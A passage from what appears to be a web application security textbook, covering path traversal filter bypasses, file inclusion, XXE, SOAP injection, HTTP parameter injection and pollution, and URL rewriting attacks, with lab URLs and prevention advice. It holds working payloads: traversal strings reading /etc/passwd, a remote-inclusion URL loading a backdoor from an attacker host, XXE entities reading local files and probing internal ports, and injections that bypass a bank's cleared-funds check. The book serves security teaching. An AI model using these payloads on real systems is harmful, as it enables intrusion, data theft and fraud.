6. If the application is attempting to sanitize user input by removing traversal sequences and does not apply this filter recursively, it may be possible to bypass the filter by placing one sequence within another. For example:

```
....//
....\//
..../\
....\\
```

**TRY IT!**

```
http://mdsec.net/filestore/30/  
http://mdsec.net/filestore/39/  
http://mdsec.net/filestore/46/  
http://mdsec.net/filestore/59/  
http://mdsec.net/filestore/65/
```

The second type of input filter commonly encountered in defenses against path traversal attacks involves verifying whether the user-supplied filename contains a suffix (file type) or prefix (starting directory) that the application expects. This type of defense may be used in tandem with the filters already described.

**HACK STEPS**

1. Some applications check whether the user-supplied filename ends in a particular file type or set of file types and reject attempts to access anything else. Sometimes this check can be subverted by placing a URL-encoded null byte at the end of your requested filename, followed by a file type that the application accepts. For example:

```
../../../../../../boot.ini%00.jpg
```

The reason this attack sometimes succeeds is that the file type check is implemented using an API in a managed execution environment in which strings are permitted to contain null characters (such as `String.endsWith()` in Java). However, when the file is actually retrieved, the application ultimately uses an API in an unmanaged environment in which strings are null-terminated. Therefore, your filename is effectively truncated to your desired value.

2. Some applications attempt to control the file type being accessed by appending their own file-type suffix to the filename supplied by the user. In this situation, either of the preceding exploits may be effective, for the same reasons.
3. Some applications check whether the user-supplied filename starts with a particular subdirectory of the start directory, or even a specific filename. This check can, of course, be bypassed easily as follows:

```
filestore/../../../../../../../../etc/passwd
```

4. If none of the preceding attacks against input filters is successful individually, the application might be implementing multiple types of filters. Therefore, you need to combine several of these attacks simultaneously (both against traversal sequence filters and file type or directory filters). If

**HACK STEPS**

possible, the best approach here is to try to break the problem into separate stages. For example, if the request for:

```
diagram1.jpg
```

is successful, but the request for:

```
foo/../diagram1.jpg
```

fails, try all the possible traversal sequence bypasses until a variation on the second request is successful. If these successful traversal sequence bypasses don't enable you to access `/etc/passwd`, probe whether any file type filtering is implemented and can be bypassed by requesting:

```
diagram1.jpg%00.jpg
```

Working entirely within the start directory defined by the application, try to probe to understand all the filters being implemented, and see whether each can be bypassed individually with the techniques described.

5. Of course, if you have whitebox access to the application, your task is much easier, because you can systematically work through different types of input and verify conclusively what filename (if any) is actually reaching the filesystem.

### Coping with Custom Encoding

Probably the craziest path traversal bug that the authors have encountered involved a custom encoding scheme for filenames that were ultimately handled in an unsafe way. It demonstrated how obfuscation is no substitute for security.

The application contained some work flow functionality that enabled users to upload and download files. The request performing the upload supplied a filename parameter that was vulnerable to a path traversal attack when writing the file. When a file had been successfully uploaded, the application provided users with a URL to download it again. There were two important caveats:

- The application verified whether the file to be written already existed. If it did, the application refused to overwrite it.
- The URLs generated for downloading users' files were represented using a proprietary obfuscation scheme. This appeared to be a customized form of Base64 encoding in which a different character set was employed at each position of the encoded filename.

Taken together, these caveats presented a barrier to straightforward exploitation of the vulnerability. First, although it was possible to write arbitrary files to

the server filesystem, it was not possible to overwrite any existing file. Also, the low privileges of the web server process meant that it was not possible to create a new file in any interesting locations. Second, it was not possible to request an arbitrary existing file (such as `/etc/passwd`) without reverse engineering the custom encoding, which presented a lengthy and unappealing challenge.

A little experimentation revealed that the obfuscated URLs contained the original filename string supplied by the user. For example:

- `test.txt` became `zM1YTU4NTY2Y`
- `foo/../test.txt` became `E1NzUyMzE0ZjQ0NjMzND`

The difference in length of the encoded URLs indicated that no path canonicalization was performed before the encoding was applied. This behavior gave us enough of a toehold to exploit the vulnerability. The first step was to submit a file with the following name:

```
../../../../../../../../etc/passwd../../../../tmp/foo
```

which, in its canonical form, is equivalent to:

```
/tmp/foo
```

Therefore, it could be written by the web server. Uploading this file produced a download URL containing the following obfuscated filename:

```
PhwUk1rNXFUVEJOZW1kN1RsUk5NazE2V1RKtmFrMHdUbXBWZWs1NldYaE51b
```

To modify this value to return the file `/etc/passwd`, we simply needed to truncate it at the right point, which was:

```
PhwUk1rNXFUVEJOZW1kN1RsUk5NazE2V1RKtmFrM
```

Attempting to download a file using this value returned the server's `passwd` file as expected. The server had given us sufficient resources to be able to encode arbitrary file paths using its scheme, without even deciphering the obfuscation algorithm being used!

**NOTE** You may have noticed the appearance of a redundant `./` in the name of our uploaded file. This was necessary to ensure that our truncated URL ended on a 3-byte boundary of cleartext, and therefore on a 4-byte boundary of encoded text, in line with the Base64 encoding scheme. Truncating an encoded URL partway through an encoded block would almost certainly cause an error when decoded on the server.



## Exploiting Traversal Vulnerabilities

Having identified a path traversal vulnerability that provides read or write access to arbitrary files on the server's filesystem, what kind of attacks can you carry out by exploiting these? In most cases, you will find that you have the same level of read/write access to the filesystem as the web server process does.

### HACK STEPS

You can exploit read access path traversal flaws to retrieve interesting files from the server that may contain directly useful information or that help you refine attacks against other vulnerabilities. For example:

- Password files for the operating system and application
- Server and application configuration files to discover other vulnerabilities or fine-tune a different attack
- Include files that may contain database credentials
- Data sources used by the application, such as MySQL database files or XML files
- The source code to server-executable pages to perform a code review in search of bugs (for example, `GetImage.aspx?file=GetImage.aspx`)
- Application log files that may contain usernames and session tokens and the like

If you find a path traversal vulnerability that grants write access, your main goal should be to exploit this to achieve arbitrary execution of commands on the server. Here are some ways to exploit this vulnerability:

- Create scripts in users' startup folders.
- Modify files such as `in.ftpd` to execute arbitrary commands when a user next connects.
- Write scripts to a web directory with execute permissions, and call them from your browser.

## Preventing Path Traversal Vulnerabilities

By far the most effective means of eliminating path traversal vulnerabilities is to avoid passing user-submitted data to any filesystem API. In many cases, including the original example `GetFile.ashx?filename=keira.jpg`, it is unnecessary for an application to do this. Most files that are not subject to any access control can simply be placed within the web root and accessed via a direct URL. If this

is not possible, the application can maintain a hard-coded list of image files that may be served by the page. It can use a different identifier to specify which file is required, such as an index number. Any request containing an invalid identifier can be rejected, and there is no attack surface for users to manipulate the path of files delivered by the page.

In some cases, as with the work flow functionality that allows file uploading and downloading, it may be desirable to allow users to specify files by name. Developers may decide that the easiest way to implement this is by passing the user-supplied filename to filesystem APIs. In this situation, the application should take a defense-in-depth approach to place several obstacles in the way of a path traversal attack.

Here are some examples of defenses that may be used; ideally, as many of these as possible should be implemented together:

- After performing all relevant decoding and canonicalization of the user-submitted filename, the application should check whether it contains either of the path traversal sequences (using backslashes or forward slashes) or any null bytes. If so, the application should stop processing the request. It should not attempt to perform any sanitization on the malicious filename.
- The application should use a hard-coded list of permissible file types and reject any request for a different type (after the preceding decoding and canonicalization have been performed).
- After performing all its filtering on the user-supplied filename, the application should use suitable filesystem APIs to verify that nothing is amiss and that the file to be accessed using that filename is located in the start directory specified by the application.

In Java, this can be achieved by instantiating a `java.io.File` object using the user-supplied filename and then calling the `getCanonicalPath` method on this object. If the string returned by this method does not begin with the name of the start directory, the user has somehow bypassed the application's input filters, and the request should be rejected.

In ASP.NET, this can be achieved by passing the user-supplied filename to the `System.IO.Path.GetFullPath` method and checking the returned string in the same way as described for Java.

The application can mitigate the impact of most exploitable path traversal vulnerabilities by using a `chrooted` environment to access the directory containing the files to be accessed. In this situation, the `chrooted` directory is treated as

if it is the filesystem root, and any redundant traversal sequences that attempt to step up above it are ignored. Chrooted filesystems are supported natively on most UNIX-based platforms. A similar effect can be achieved on Windows platforms (in relation to traversal vulnerabilities, at least) by mounting the relevant start directory as a new logical drive and using the associated drive letter to access its contents.

The application should integrate its defenses against path traversal attacks with its logging and alerting mechanisms. Whenever a request is received that contains path traversal sequences, this indicates likely malicious intent on the user's part. The application should log the request as an attempted security breach, terminate the user's session, and, if applicable, suspend the user's account and generate an alert to an administrator.

## File Inclusion Vulnerabilities

Many scripting languages support the use of include files. This facility enables developers to place reusable code components into separate files and to include these within function-specific code files as and when they are needed. The code within the included file is interpreted just as if it had been inserted at the location of the include directive.

### Remote File Inclusion

The PHP language is particularly susceptible to file inclusion vulnerabilities because its include functions can accept a remote file path. This has been the basis of numerous vulnerabilities in PHP applications.

Consider an application that delivers different content to people in different locations. When users choose their location, this is communicated to the server via a request parameter, as follows:

```
https://wahh-app.com/main.php?Country=US
```

The application processes the `Country` parameter as follows:

```
$country = $_GET['Country'];  
include( $country . '.php' );
```

This causes the execution environment to load the file `US.php` that is located on the web server filesystem. The contents of this file are effectively copied into the `main.php` file and executed.

An attacker can exploit this behavior in different ways, the most serious of which is to specify an external URL as the location of the include file. The PHP include function accepts this as input, and the execution environment retrieves the specified file and executes its contents. Hence, an attacker can construct a malicious script containing arbitrarily complex content, host this on a web server he controls, and invoke it for execution via the vulnerable application function. For example:

```
https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor
```

### ***Local File Inclusion***

In some cases, include files are loaded on the basis of user-controllable data, but it is not possible to specify a URL to a file on an external server. For example, if user-controllable data is passed to the ASP function `Server.Execute`, an attacker may be able to cause an arbitrary ASP script to be executed, provided that this script belongs to the same application as the one that is calling the function.

In this situation, you may still be able to exploit the application's behavior to perform unauthorized actions:

- There may be server-executable files on the server that you cannot access through the normal route. For example, any requests to the path `/admin` may be blocked through application-wide access controls. If you can cause sensitive functionality to be included into a page that you are authorized to access, you may be able to gain access to that functionality.
- There may be static resources on the server that are similarly protected from direct access. If you can cause these to be dynamically included into other application pages, the execution environment typically simply copies the contents of the static resource into its response.

### ***Finding File Inclusion Vulnerabilities***

File inclusion vulnerabilities may arise in relation to any item of user-supplied data. They are particularly common in request parameters that specify a language or location. They also often arise when the name of a server-side file is passed explicitly as a parameter.

**HACK STEPS**

To test for remote file inclusion flaws, follow these steps:

1. Submit in each targeted parameter a URL for a resource on a web server that you control, and determine whether any requests are received from the server hosting the target application.
2. If the first test fails, try submitting a URL containing a nonexistent IP address, and determine whether a timeout occurs while the server attempts to connect.
3. If the application is found to be vulnerable to remote file inclusion, construct a malicious script using the available APIs in the relevant language, as described for dynamic execution attacks.

Local file inclusion vulnerabilities can potentially exist in a much wider range of scripting environments than those that support remote file inclusion. To test for local file inclusion vulnerabilities, follow these steps:

1. Submit the name of a known executable resource on the server, and determine whether any change occurs in the application's behavior.
2. Submit the name of a known static resource on the server, and determine whether its contents are copied into the application's response.
3. If the application is vulnerable to local file inclusion, attempt to access any sensitive functionality or resources that you cannot reach directly via the web server.
4. Test to see if you can access files in other directories using the traversal techniques described previously.

## Injecting into XML Interpreters

XML is used extensively in today's web applications, both in requests and responses between the browser and front-end application server and in messages between back-end application components such as SOAP services. Both of these locations are susceptible to attacks whereby crafted input is used to interfere with the operation of the application and normally perform some unauthorized action.

## Injecting XML External Entities

In today's web applications, XML is often used to submit data from the client to the server. The server-side application then acts on this data and may return a response containing XML or data in any other format. This behavior is most commonly found in Ajax-based applications where asynchronous requests are used to communicate in the background. It can also appear in the context of browser extension components and other client-side technologies.

For example, consider a search function that, to provide a seamless user experience, is implemented using Ajax. When a user enters a search term, a client-side script issues the following request to the server:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 44

<Search><SearchTerm>nothing will change</SearchTerm></Search>
```

The server's response is as follows (although vulnerabilities may exist regardless of the format used in responses):

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 81

<Search><SearchResult>No results found for expression: nothing will
change</SearchResult></Search>
```

The client-side script processes this response and updates part of the user interface with the results of the search.

When you encounter this type of functionality, you should always check for XML external entity (XXE) injection. This vulnerability arises because standard XML parsing libraries support the use of entity references. These are simply a method of referencing data either inside or outside the XML document. Entity references should be familiar from other contexts. For example, the entities corresponding to the < and > characters are as follows:

```
&lt;
&gt;
```

The XML format allows custom entities to be defined within the XML document itself. This is done within the optional DOCTYPE element at the start of the document. For example:

```
<!DOCTYPE foo [ <!ENTITY testref "testrefvalue" > ]>
```

If a document contains this definition, the parser replaces any occurrences of the `&testref;` entity reference within the document with the defined value, `testrefvalue`.

Furthermore, the XML specification allows entities to be defined using external references, the value of which is fetched dynamically by the XML parser. These external entity definitions use the URL format and can refer to external web URLs or resources on the local filesystem. The XML parser fetches the contents of the specified URL or file and uses this as the value of the defined entity. If the application returns in its response any parts of the XML data that use an externally defined entity, the contents of the specified file or URL are returned in the response.

External entities can be specified within the attacker's XML-based request by adding a suitable `DOCTYPE` element to the XML (or by modifying the element if it already exists). An external entity reference is specified using the `SYSTEM` keyword, and its definition is a URL that may use the `file:` protocol.

In the preceding example, the attacker can submit the following request, which defines an XML external entity that references a file on the server's filesystem:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 115

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///windows/win.ini" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

This causes the XML parser to fetch the contents of the specified file and to use this in place of the defined entity reference, which the attacker has used within the `SearchTerm` element. Because the value of this element is echoed in the application's response, this causes the server to respond with the contents of the file, as follows:

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 556

<Search><SearchResult>No results found for expression: ; for 16-bit app
support
[fonts]
[extensions]
[mci extensions]
[files]
...
```

## TRY IT!

<http://mdsec.net/search/128/>



In addition to using the `file:` protocol to specify resources on the local filesystem, the attacker can use protocols such as `http:` to cause the server to fetch resources across the network. These URLs can specify arbitrary hosts, IP addresses, and ports. They may allow the attacker to interact with network services on back-end systems that cannot be directly reached from the Internet. For example, the following attack attempts to connect to a mail server running on port 25 on the private IP address 192.168.1.1:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://192.168.1.1:25" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

This technique may allow various attacks to be performed:

- The attacker can use the application as a proxy, retrieving sensitive content from any web servers that the application can reach, including those running internally within the organization on private, nonroutable address space.
- The attacker can exploit vulnerabilities on back-end web applications, provided that these can be exploited via the URL.
- The attacker can test for open ports on back-end systems by cycling through large numbers of IP addresses and port numbers. In some cases, timing differences can be used to infer the state of a requested port. In other cases, the service banners from some services may actually be returned within the application's responses.

Finally, if the application retrieves the external entity but does not return this in responses, it may still be possible to cause a denial of service by reading a file stream indefinitely. For example:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM " file:///dev/random"> ]>
```

## Injecting into SOAP Services

Simple Object Access Protocol (SOAP) is a message-based communications technology that uses the XML format to encapsulate data. It can be used to share information and transmit messages between systems, even if these run on different operating systems and architectures. Its primary use is in web services. In the context of a browser-accessed web application, you are most likely to encounter SOAP in the communications that occur between back-end application components.

SOAP is often used in large-scale enterprise applications where individual tasks are performed by different computers to improve performance. It is also often found where a web application has been deployed as a front end to an existing application. In this situation, communications between different components may be implemented using SOAP to ensure modularity and interoperability.

Because XML is an interpreted language, SOAP is potentially vulnerable to code injection in a similar way as the other examples already described. XML elements are represented syntactically, using the metacharacters `<`, `>`, and `/`. If user-supplied data containing these characters is inserted directly into a SOAP message, an attacker may be able to interfere with the message's structure and therefore interfere with the application's logic or cause other undesirable effects.

Consider a banking application in which a user initiates a funds transfer using an HTTP request like the following:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

In the course of processing this request, the following SOAP message is sent between two of the application's back-end components:

```
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
  <soap:Body>
    <pre:Add xmlns:pre=http://target/lists soap:encodingStyle=
"http://www.w3.org/2001/12/soap-encoding">
      <Account>
        <FromAccount>18281008</FromAccount>
        <Amount>1430</Amount>
        <ClearedFunds>False</ClearedFunds>
        <ToAccount>08447656</ToAccount>
      </Account>
    </pre:Add>
  </soap:Body>
</soap:Envelope>
```

Note how the XML elements in the message correspond to the parameters in the HTTP request, and also the addition of the `ClearedFunds` element. At this point in the application's logic, it has determined that insufficient funds are available to perform the requested transfer and has set the value of this element to `False`. As a result, the component that receives the SOAP message does not act on it.

In this situation, there are various ways in which you could seek to inject into the SOAP message and therefore interfere with the application's logic. For example, submitting the following request causes an additional `ClearedFunds` element to be inserted into the message before the original element (while preserving the XML's syntactic validity). If the application processes the first `ClearedFunds` element it encounters, you may succeed in performing a transfer when no funds are available:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
```

```
Content-Length: 119
```

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><Amount>1430&ToAccount=08447656&Submit=Submit
```

On the other hand, if the application processes the last `ClearedFunds` element it encounters, you could inject a similar attack into the `ToAccount` parameter.

A different type of attack would be to use XML comments to remove part of the original SOAP message and replace the removed elements with your own. For example, the following request injects a `ClearedFunds` element via the `Amount` parameter, provides the opening tag for the `ToAccount` element, opens a comment, and closes the comment in the `ToAccount` parameter, thus preserving the syntactic validity of the XML:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 125
```

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><ToAccount><!--&ToAccount=-->08447656&Submit=Submit
```

A further type of attack would be to attempt to complete the entire SOAP message from within an injected parameter and comment out the remainder of the message. However, because the opening comment will not be matched by a closing comment, this attack produces strictly invalid XML, which many XML parsers will reject. This attack is only likely to work against a custom, homegrown XML parser, rather than any XML parsing library:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 176

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds>
<ToAccount>08447656</ToAccount></Account></pre:Add></soap:Body>
</soap:Envelope>
<!--&Submit=Submit
```

## TRY IT!

**This example contains a helpful error message that enables you to fine-tune your attack:**

```
http://mdsec.net/bank/27/
```

**The following examples contain the identical vulnerability, but the error feedback is much more sparse. See how difficult it can be to exploit SOAP injection without helpful error messages?**

```
http://mdsec.net/bank/18/
```

```
http://mdsec.net/bank/6/
```

## Finding and Exploiting SOAP Injection

SOAP injection can be difficult to detect, because supplying XML metacharacters in a noncrafted way breaks the format of the SOAP message, often resulting in an uninformative error message. Nevertheless, the following steps can be used to detect SOAP injection vulnerabilities with a degree of reliability.

### HACK STEPS

1. Submit a rogue XML closing tag such as `</foo>` in each parameter in turn. If no error occurs, your input is probably not being inserted into a SOAP message, or it is being sanitized in some way.
2. If an error was received, submit instead a valid opening and closing tag pair, such as `<foo></foo>`. If this causes the error to disappear, the application may be vulnerable.
3. In some situations, data that is inserted into an XML-formatted message is subsequently read back from its XML form and returned to the user. If the item you are modifying is being returned in the application's responses, see whether any XML content you submit is returned in its identical form or has been normalized in some way. Submit the following two values in turn:

```
test<foo/>
test<foo></foo>
```

If you find that either item is returned as the other, or simply as `test`, you can be confident that your input is being inserted into an XML-based message.

4. If the HTTP request contains several parameters that may be being placed into a SOAP message, try inserting the opening comment character (`<!--`) into one parameter and the closing comment character (`!-->`) into another parameter. Then switch these around (because you have no way of knowing in which order the parameters appear). Doing so can have the effect of commenting out a portion of the server's SOAP message. This may cause a change in the application's logic or result in a different error condition that may divulge information.

If SOAP injection is difficult to detect, it can be even harder to exploit. In most situations, you need to know the structure of the XML that surrounds your data to supply crafted input that modifies the message without invalidating it. In all the preceding tests, look for any error messages that reveal any details about the SOAP message being processed. If you are lucky, a verbose message will disclose the entire message, enabling you to construct crafted values to exploit the vulnerability. If you are unlucky, you may be restricted to pure guesswork, which is very unlikely to be successful.

## Preventing SOAP Injection

You can prevent SOAP injection by employing boundary validation filters at any point where user-supplied data is inserted into a SOAP message (see Chapter 2). This should be performed both on data that has been immediately received from the user in the current request and on any data that has been persisted from earlier requests or generated from other processing that takes user data as input.

To prevent the attacks described, the application should HTML-encode any XML metacharacters appearing in user input. HTML encoding involves replacing literal characters with their corresponding HTML entities. This ensures that the XML interpreter treats them as part of the data value of the relevant element and not as part of the structure of the message itself. Here are the HTML encodings of some common problematic characters:

- `< — &lt;`
- `> — &gt;`
- `/ — &#47;`

## Injecting into Back-end HTTP Requests

---

The preceding section described how some applications incorporate user-supplied data into back-end SOAP requests to services that are not directly accessible to the user. More generally, applications may embed user input in any kind of back-end HTTP request, including those that transmit parameters as regular name/value pairs. This kind of behavior is often vulnerable to attack, since the application often effectively proxies the URL or parameters supplied by the user. Attacks against this functionality can be divided into the following categories:

- **Server-side HTTP redirection** attacks allow an attacker to specify an arbitrary resource or URL that is then requested by the front-end application server.
- **HTTP parameter injection (HPI)** attacks allow an attacker to inject arbitrary parameters into a back-end HTTP request made by the application server. If an attacker injects a parameter that already exists in the back-end request, HTTP parameter pollution (HPP) attacks can be used to override the original parameter value specified by the server.

## Server-side HTTP Redirection

Server-side redirection vulnerabilities arise when an application takes user-controllable input and incorporates it into a URL that it retrieves using a back-end HTTP request. The user-supplied input may comprise the entire URL that is retrieved, or the application may perform some processing on it, such as adding a standard suffix.

The back-end HTTP request may be to a domain on the public Internet, or it may be to an internal server not directly accessible by the user. The content requested may be core to the application's functionality, such as an interface to a payment gateway. Or it may be more peripheral, such as static content drawn from a third party. This technique is often used to knit several disparate internal and external application components into a single front-application that handles access control and session management on behalf of these other systems. If an attacker can control the IP address or hostname used in the back-end HTTP request, he can cause the application server to connect to an arbitrary resource and sometimes retrieve the contents of the back-end response.

Consider the following example of a front-end request, in which the `loc` parameter is used to specify which version of a CSS file the client wants to use:

```
POST /account/home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: wahn-blogs.net
Content-Length: 65

view=default&loc=online.wahn-blogs.net/css/wahn.css
```

If no validation of the URL is specified in the `loc` parameter, an attacker can specify an arbitrary hostname in place of `online.wahn-blogs.net`. The application retrieves the specified resource, allowing the attacker to use the application as a proxy to potentially sensitive back-end services. In the following example, the attacker causes the application to connect to a back-end SSH service:

```
POST /account/home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: blogs.mdsec.net
Content-Length: 65

view=default&loc=192.168.0.1:22
```

The application's response includes the banner from the requested SSH service:

```
HTTP/1.1 200 OK
Connection: close

SSH-2.0-OpenSSH_4.2Protocol mismatch.
```

An attacker can exploit server-side HTTP redirection bugs to effectively use the vulnerable application as an open HTTP proxy to perform various further attacks:

- An attacker may be able to use the proxy to attack third-party systems on the Internet. The malicious traffic appears to the target to originate from the server on which the vulnerable application is running.
- An attacker may be able to use the proxy to connect to arbitrary hosts on the organization's internal network, thereby reaching targets that cannot be accessed directly from the Internet.

- An attacker may be able to use the proxy to connect back to other services running on the application server itself, circumventing firewall restrictions and potentially exploiting trust relationships to bypass authentication.
- Finally, the proxy functionality could be used to deliver attacks such as cross-site scripting by causing the application to include attacker-controlled content within its responses (see Chapter 12 for more details).

### HACK STEPS

1. Identify any request parameters that appear to contain hostnames, IP addresses, or full URLs.
2. For each parameter, modify its value to specify an alternative resource, similar to the one being requested, and see if that resource appears in the server's response.
3. Try specifying a URL targeting a server on the Internet that you control, and monitor that server for incoming connections from the application you are testing.
4. If no incoming connection is received, monitor the time taken for the application to respond. If there is a delay, the application's back-end requests may be timing out due to network restrictions on outbound connections.
5. If you are successful in using the functionality to connect to arbitrary URLs, try to perform the following attacks:
  - a. Determine whether the port number can be specified. For example, you might supply `http://mdattacker.net:22`.
  - b. If successful, attempt to port-scan the internal network by using a tool such as Burp Intruder to connect to a range of IP addresses and ports in sequence (see Chapter 14).
  - c. Attempt to connect to other services on the loopback address of the application server.
  - d. Attempt to load a web page that you control into the application's response to deliver a cross-site scripting attack.

**NOTE** Some server-side redirection APIs, such as `Server.Transfer()` and `Server.Execute()` in ASP.NET, allow redirection only to relative URLs on the same host. Functionality that passes user-supplied input to one of these methods can still potentially be exploited to exploit trust relationships and access resources on the server that are protected by platform-level authentication.



**TRY IT!**

```
http://mdsec.net/updates/97/
http://mdsec.net/updates/99/
```

## HTTP Parameter Injection

HTTP parameter injection (HPI) arises when user-supplied parameters are used as parameters within a back-end HTTP request. Consider the following variation on the bank transfer functionality that was previously vulnerable to SOAP injection:

```
POST /bank/48/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 65
```

```
FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

This front-end request, sent from the user's browser, causes the application to make a further back-end HTTP request to another web server within the bank's infrastructure. In this back-end request, the application copies some of the parameter values from the front-end request:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 44
fromacc=18281008&amount=1430&toacc=08447656
```

This request causes the back-end server to check whether cleared funds are available to perform the transfer and, if so, to carry it out. However, the front-end server can optionally specify that cleared funds are available, and therefore bypass the check, by supplying the following parameter:

```
clearedfunds=true
```

If the attacker is aware of this behavior, he can attempt to perform an HPI attack to inject the `clearedfunds` parameter into the back-end request. To do this, he adds the required parameter onto the end of an existing parameter's value and URL-encodes the characters `&` and `=`, which are used to separate names and values:

```
POST /bank/48/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 96

FromAccount=18281008&Amount=1430&ToAccount=08447656%26clearedfunds%3dtrue&Submit=Submit
```

When the application server processes this request, it URL-decodes the parameter values in the normal way. So the value of the `ToAccount` parameter that the front-end application receives is as follows:

```
08447656&clearedfunds=true
```

If the front-end application does not validate this value and passes it through unsanitized into the back-end request, the following back-end request is made, which successfully bypasses the check for cleared funds:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 62
```

```
fromacc=18281008&amount=1430&toacc=08447656&clearedfunds=true
```

### TRY IT!

```
http://mdsec.net/bank/48/
```

**NOTE** Unlike with SOAP injection, injecting arbitrary unexpected parameters into a back-end request is unlikely to cause any kind of error. Therefore, a successful attack normally requires exact knowledge of the back-end parameters that are being used. Although this may be hard to determine in a blackbox context, it may be straightforward if the application uses any third-party components whose code can be obtained and researched.

## HTTP Parameter Pollution

HPP is an attack technique that arises in various contexts (see Chapters 12 and 13 for other examples) and that often applies in the context of HPI attacks.

The HTTP specifications provide no guidelines as to how web servers should behave when a request contains multiple parameters with the same name. In practice, different web servers behave in different ways. Here are some common behaviors:

- Use the first instance of the parameter.
- Use the last instance of the parameter.
- Concatenate the parameter values, maybe adding a separator between them.
- Construct an array containing all the supplied values.

In the preceding HPI example, the attacker could add a new parameter to a back-end request. In fact, it is more likely in practice that the request into which the attacker can inject already contains a parameter with the name he

is targeting. In this situation, the attacker can use the HPI condition to inject a second instance of the same parameter. The resulting application behavior then depends on how the back-end HTTP server handles the duplicated parameter. The attacker may be able to use the HPP technique to “override” the value of the original parameter with the value of his injected parameter.

For example, if the original back-end request is as follows:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 62
```

```
fromacc=18281008&amount=1430&clearedfunds=false&toacc=08447656
```

and the back-end server uses the first instance of any duplicated parameter, an attacker can place the attack into the `FromAccount` parameter in the front-end request:

```
POST /bank/52/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 96
```

```
FromAccount=18281008%26clearedfunds%3dtrue&Amount=1430&ToAccount=08447656&Submit=Submit
```

Conversely, in this example, if the back-end server uses the last instance of any duplicated parameter, the attacker can place the attack into the `ToAccount` parameter in the front-end request.

#### TRY IT!

```
http://mdsec.net/bank/52/
http://mdsec.net/bank/57/
```

The results of HPP attacks are heavily dependent on how the target application server handles multiple occurrences of the same parameter, and the precise insertion point within the back-end request. This has significant consequences if two technologies need to process the same HTTP request. A web application firewall or reverse proxy may process a request and pass it to the web application, which may proceed to discard variables, or even build strings out of previously disparate portions of the request!

A good paper covering the different behaviors of the common application servers can be found here:

[www.owasp.org/images/b/ba/AppsecEU09\\_CarettoniDiPaola\\_v0.8.pdf](http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf)

## ***Attacks Against URL Translation***

Many servers rewrite requested URLs on arrival to map these onto the relevant back-end functions within the application. In addition to conventional URL rewriting, this behavior can arise in the context of REST-style parameters, custom navigation wrappers, and other methods of URL translation. The kind of processing that this behavior involves can be vulnerable to HPI and HPP attacks.

For simplicity and to aid navigation, some applications place parameter values within the file path of the URL, rather than the query string. This can often be achieved with some simple rules to transform the URL and forward it to the true destination. The following `mod_rewrite` rules in Apache are used to handle public access to user profiles:

```
RewriteCond %{THE_REQUEST} ^[A-Z]{3,9}\ /pub/user/[^&]*\ HTTP/  
RewriteRule ^pub/user/([^\./]+)$ /inc/user_mgr.php?mode=view&name=$1
```

This rule takes aesthetically pleasing requests such as:

```
/pub/user/marcus
```

and transforms them into back-end requests for the `view` functionality contained within the user management page `user_mgr.php`. It moves the `marcus` parameter into the query string and adds the `mode=view` parameter:

```
/inc/user_mgr.php?mode=view&name=marcus
```

In this situation, it may be possible to use an HPI attack to inject a second `mode` parameter into the rewritten URL. For example, if the attacker requests this:

```
/pub/user/marcus%26mode=edit
```

the URL-decoded value is embedded in the rewritten URL as follows:

```
/inc/user_mgr.php?mode=view&name=marcus&mode=edit
```

As was described for HPP attacks, the success of this exploit depends on how the server handles the now-duplicated parameter. On the PHP platform, the `mode` parameter is treated as having the value `edit`, so the attack succeeds.

**HACK STEPS**

1. Target each request parameter in turn, and try to append a new injected parameter using various syntax:
  - `%26foo%3dbar` — URL-encoded `&foo=bar`
  - `%3bfoo%3dbar` — URL-encoded  `;foo=bar`
  - `%2526foo%253dbar` — Double URL-encoded `&foo=bar`
2. Identify any instances where the application behaves as if the original parameter were unmodified. (This applies only to parameters that usually cause some difference in the application's response when modified.)
3. Each instance identified in the previous step has a chance of parameter injection. Attempt to inject a known parameter at various points in the request to see if it can override or modify an existing parameter. For example:
 

```
FromAccount=18281008%26Amount%3d4444&Amount=1430&ToAccount=08447656
```
4. If this causes the new value to override the existing one, determine whether you can bypass any front-end validation by injecting a value that is read by a back-end server.
5. Replace the injected known parameter with additional parameter names as described for application mapping and content discovery in Chapter 4.
6. Test the application's tolerance of multiple submissions of the same parameter within a request. Submit redundant values before and after other parameters, and at different locations within the request (within the query string, cookies, and the message body).

## Injecting into Mail Services

---

Many applications contain a facility for users to submit messages via the application, such as to report a problem to support personnel or provide feedback about the website. This facility is usually implemented by interfacing with a mail (or SMTP) server. Typically, user-supplied input is inserted into the SMTP

